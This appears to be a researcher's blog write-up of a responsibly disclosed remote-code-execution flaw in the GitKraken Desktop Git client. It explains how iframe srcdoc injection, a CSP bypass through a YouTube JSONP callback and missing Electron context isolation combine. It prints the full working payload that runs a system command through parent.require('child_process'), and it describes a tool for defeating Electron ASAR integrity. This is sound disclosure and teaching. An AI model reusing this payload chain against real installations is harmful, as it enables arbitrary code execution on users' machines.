Remote Code Execution on GitKraken Desktop
Remote code execution on Gitkraken Desktop
What is GitKraken?
GitKraken is a popular Git client used by developers to manage repositories. It provides a visual interface for Git operations and includes features like file editing with a preview function. When you edit files in GitKraken, you can click Preview to see how the file will look when rendered.
What is Electron?
Electron is a framework that lets developers build desktop applications using web technologies like HTML, CSS, and JavaScript. The interesting part is that Electron applications have access to both browser APIs and Node.js APIs. This means they can do things regular websites cannot, like reading files, executing system commands, and accessing native OS features.
The security challenge with Electron is managing the boundary between web content and Node.js capabilities. If not configured properly, malicious web content can access Node.js APIs and execute system commands.
Additional Note:
Whenever you’re testing an Electron application, make sure to launch it with the --remote-debugging-port=9222 flag and connect to it via the Chrome DevTools Protocol (CDP). This allows you to inspect and monitor the application’s background processes in real time, giving you better visibility into how it works during testing.

Some Electron applications intentionally block startup flags such as --remote-debugging-port, treating them as dangerous. If the application does not enforce ASAR integrity, bypassing these restrictions is relatively straightforward through application tampering. However, when ASAR integrity is enabled, the Electron integrity fuse must first be defeated.
Below is an example code in asana electron app which prevent running the flags.
Positron - Made to defeat electron asar integrity.
Around December 2025, I developed a tool called Positron that bypasses the asar integrity forever by pathcing through fuse flipping.

Interface of Positron

Positron read the fuses of the electron application

Positron patch the asar integrity fuse of the electron application
You will allowed to run any modified content inside the patched application. That topic is outside the scope of this blog, but I may cover it in a future post.
The vulnerability
I found a way to execute arbitrary commands on a user’s system by creating a specially crafted file and getting them to preview it in GitKraken. The attack chains three issues together: Dompurify misconfiguration to script injection, CSP bypass, and lack of context isolation.
Step 1: Discovering HTML injection
Gitkraken has this feature to preview the readme file in repo,I was testing GitKraken’s preview feature and noticed it renders HTML. I tried embedding an iframe:
<iframe src="https://evil.com"></iframe>
The iframe loaded successfully in the preview. This confirmed we can embed iframe, but I needed to explore further. I tested various iframe attributes to understand what works in this context and also there is dompurify so straightforward approach will be failed but i was still testing my luck here.
Then I tried the srcdoc attribute:
<iframe srcdoc="<script></script><h1>ஏதிலார் குற்றம்போல் தங்குற்றங் காண்கிற்பின் தீதுண்டோ மன்னும் உயிர்க்கு.</h1>"></iframe>
This worked and weirdly the data is not directly purified by dompurify (a misconfiguration here). The srcdoc attribute is interesting because it allows you to specify HTML content directly inline, creating a completely independent document context within the iframe. Unlike src which loads external content, srcdoc creates an isolated document with its own DOM, its own window object, and its own JavaScript execution context.
The key thing about srcdoc is that the content runs in the iframe’s context, not the parent page. This means:
- The iframe has its own
windowobject - The iframe has its own
documentobject - Any JavaScript in srcdoc runs in the iframe’s scope
- The iframe can access
parentto reference the parent window
At this point, I am working inside the iframe’s context. If I try to access require() directly from JavaScript in srcdoc, it would not exist because the iframe context does not have Node.js integration. But the parent window might.
Step 2: Bypassing Content Security Policy
Now I needed JavaScript execution. I tried a basic script inside srcdoc and also note the whole the attack chain was possible because of multiple misconfiguration and we are starting with the dompurify misconfiguration:
<iframe srcdoc="<script>alert(1)</script>"></iframe>
Blocked. Content Security Policy prevented inline scripts. CSP is a browser security mechanism that controls which sources can execute scripts. I checked the CSP header and found:
script-src 'self' https://www.youtube.com
Here comes the CSP misconfiguration. The policy allows scripts from the same origin (self) and from youtube.com. This is a common misconfiguration. Developers add youtube.com to allow embedded videos, but they do not realize YouTube hosts JSONP endpoints.
JSONP (JSON with Padding) is a technique where a server wraps JSON data in a callback function. The client specifies the callback name in the URL, and the server returns executable JavaScript. YouTube’s /oembed endpoint is a JSONP endpoint.
When you request:
https://www.youtube.com/oembed?callback=myFunction
YouTube responds with:
myFunction({"title":"...","author_name":"...","provider_name":"YouTube",...})
The browser treats this as JavaScript and executes it. If I control the callback parameter, I control what gets executed. I tested this:
<iframe srcdoc="<script src='https://www.youtube.com/oembed?callback=alert'></script>"></iframe>
The alert executed. This confirmed CSP bypass via JSONP. Now I could execute arbitrary JavaScript code by crafting the callback parameter.
Step 3: The context problem and parent escape
Now I have JavaScript execution inside the iframe via JSONP. But I am still in the iframe’s context. In Electron applications, Node.js integration provides the require() function to load Node.js modules like child_process which can execute system commands.
I tested if require exists in the current context:
<iframe srcdoc="<script src='https://www.youtube.com/oembed?callback=console.log(typeof require)'></script>"></iframe>
Result: undefined
The iframe context does not have require. This makes sense because the srcdoc iframe creates a separate browsing context. Even if the parent window has Node.js integration enabled, the iframe does not inherit it by default.
But here is the key insight: iframes can access their parent window through the parent object. In browser security, iframes are typically restricted from accessing parent contexts due to same-origin policy. However, in this case, both the iframe and parent are in the same origin (the GitKraken application), so the same-origin policy allows access.
I tested if the parent context has require:
<iframe srcdoc="<script src='https://www.youtube.com/oembed?callback=console.log(typeof parent.require)'></script>"></iframe>
Result: function
The parent window has require available. This means the parent window has Node.js integration enabled. More importantly, the iframe can access it through parent.require.
This is the critical security flaw. Electron applications should set contextIsolation: true in their BrowserWindow configuration. Context isolation creates a separate JavaScript context for preload scripts and prevents renderers from accessing Electron APIs directly. GitKraken did not enable this, allowing the iframe to access parent.require.
Now I could call:
parent.require('child_process')
This gives me access to the child_process module from the iframe, which means I can execute system commands.
Step 4: Building the exploit
Now I have all the pieces:
- HTML injection via iframe
- JavaScript execution via JSONP CSP bypass
- Access to parent.require() from iframe context
The challenge now is crafting the JSONP callback. I need to call:
parent.require('child_process').exec('calc')
But JSONP callbacks have character restrictions. You cannot use quotes directly in the callback parameter because they break the URL structure. If I try:
callback=parent.require('child_process').exec('calc')
The single quotes will terminate the URL parameter prematurely.
The solution is String.fromCharCode(). This JavaScript function converts character codes to strings without using quotes:
String.fromCharCode(99,104,105,108,100,95,112,114,111,99,101,115,115)
// Returns: "child_process"

String.fromCharCode(99,97,108,99)
// Returns: "calc"
Now I can build the callback without quotes:
parent.require(String.fromCharCode(99,104,105,108,100,95,112,114,111,99,101,115,115)).exec(String.fromCharCode(99,97,108,99))
This translates to:
parent.require("child_process").exec("calc")
But using String.fromCharCode bypasses the quote restriction.
I wrapped this in parentheses to make it a valid expression, and constructed the final payload:
<iframe srcdoc="<script src='https://www.youtube.com/oembed?callback=(parent.require(String.fromCharCode(99,104,105,108,100,95,112,114,111,99,101,115,115)).exec(String.fromCharCode(99,97,108,99)))'></script>"></iframe>
When this executes:
- The iframe renders with the script tag
- Browser requests
https://www.youtube.com/oembed?callback=... - YouTube returns:
(parent.require(...).exec(...))({"title":"...",...}) - Browser executes this JavaScript
parent.require("child_process")loads the Node.js module from parent context.exec("calc")executes the calculator command- Calculator launches on the user’s system
Root causes
Three security issues combined to create this RCE:
1. No HTML sanitization
GitKraken allows all HTML tags in the preview without filtering. The application should use DOMPurify or a similar library to sanitize HTML and only allow safe tags like bold, italic, and links.
2. CSP misconfiguration
The Content Security Policy includes youtube.com in script-src. This was likely added to allow YouTube video embeds, but it also allows loading scripts from YouTube’s JSONP endpoints.
The correct configuration separates these concerns:
script-src 'self';
frame-src https://www.youtube.com;
This allows YouTube videos in iframes but blocks loading scripts from YouTube.
3. Missing context isolation
The preview iframe can access parent.require(), giving it access to Node.js APIs. Electron applications should configure proper isolation:
webPreferences: {
  nodeIntegration: false,
  contextIsolation: true,
  sandbox: true
}
This configuration prevents web content from accessing Node.js APIs, even if JavaScript execution is achieved.
POC:
Impact
This vulnerability allows remote code execution with the same privileges as the GitKraken application.
Conclusion
This vulnerability demonstrates how multiple small security issues can chain together to create a critical RCE. Each issue alone might seem minor, but combined they allow complete system compromise from a simple preview action.
Gitkraken issued a fix for the issue in their latest version released on july 7th.

Status: Responsibly disclosed to GitKraken
Severity: P1 Critical
Impact: Remote Code Execution
Bounty: 1500$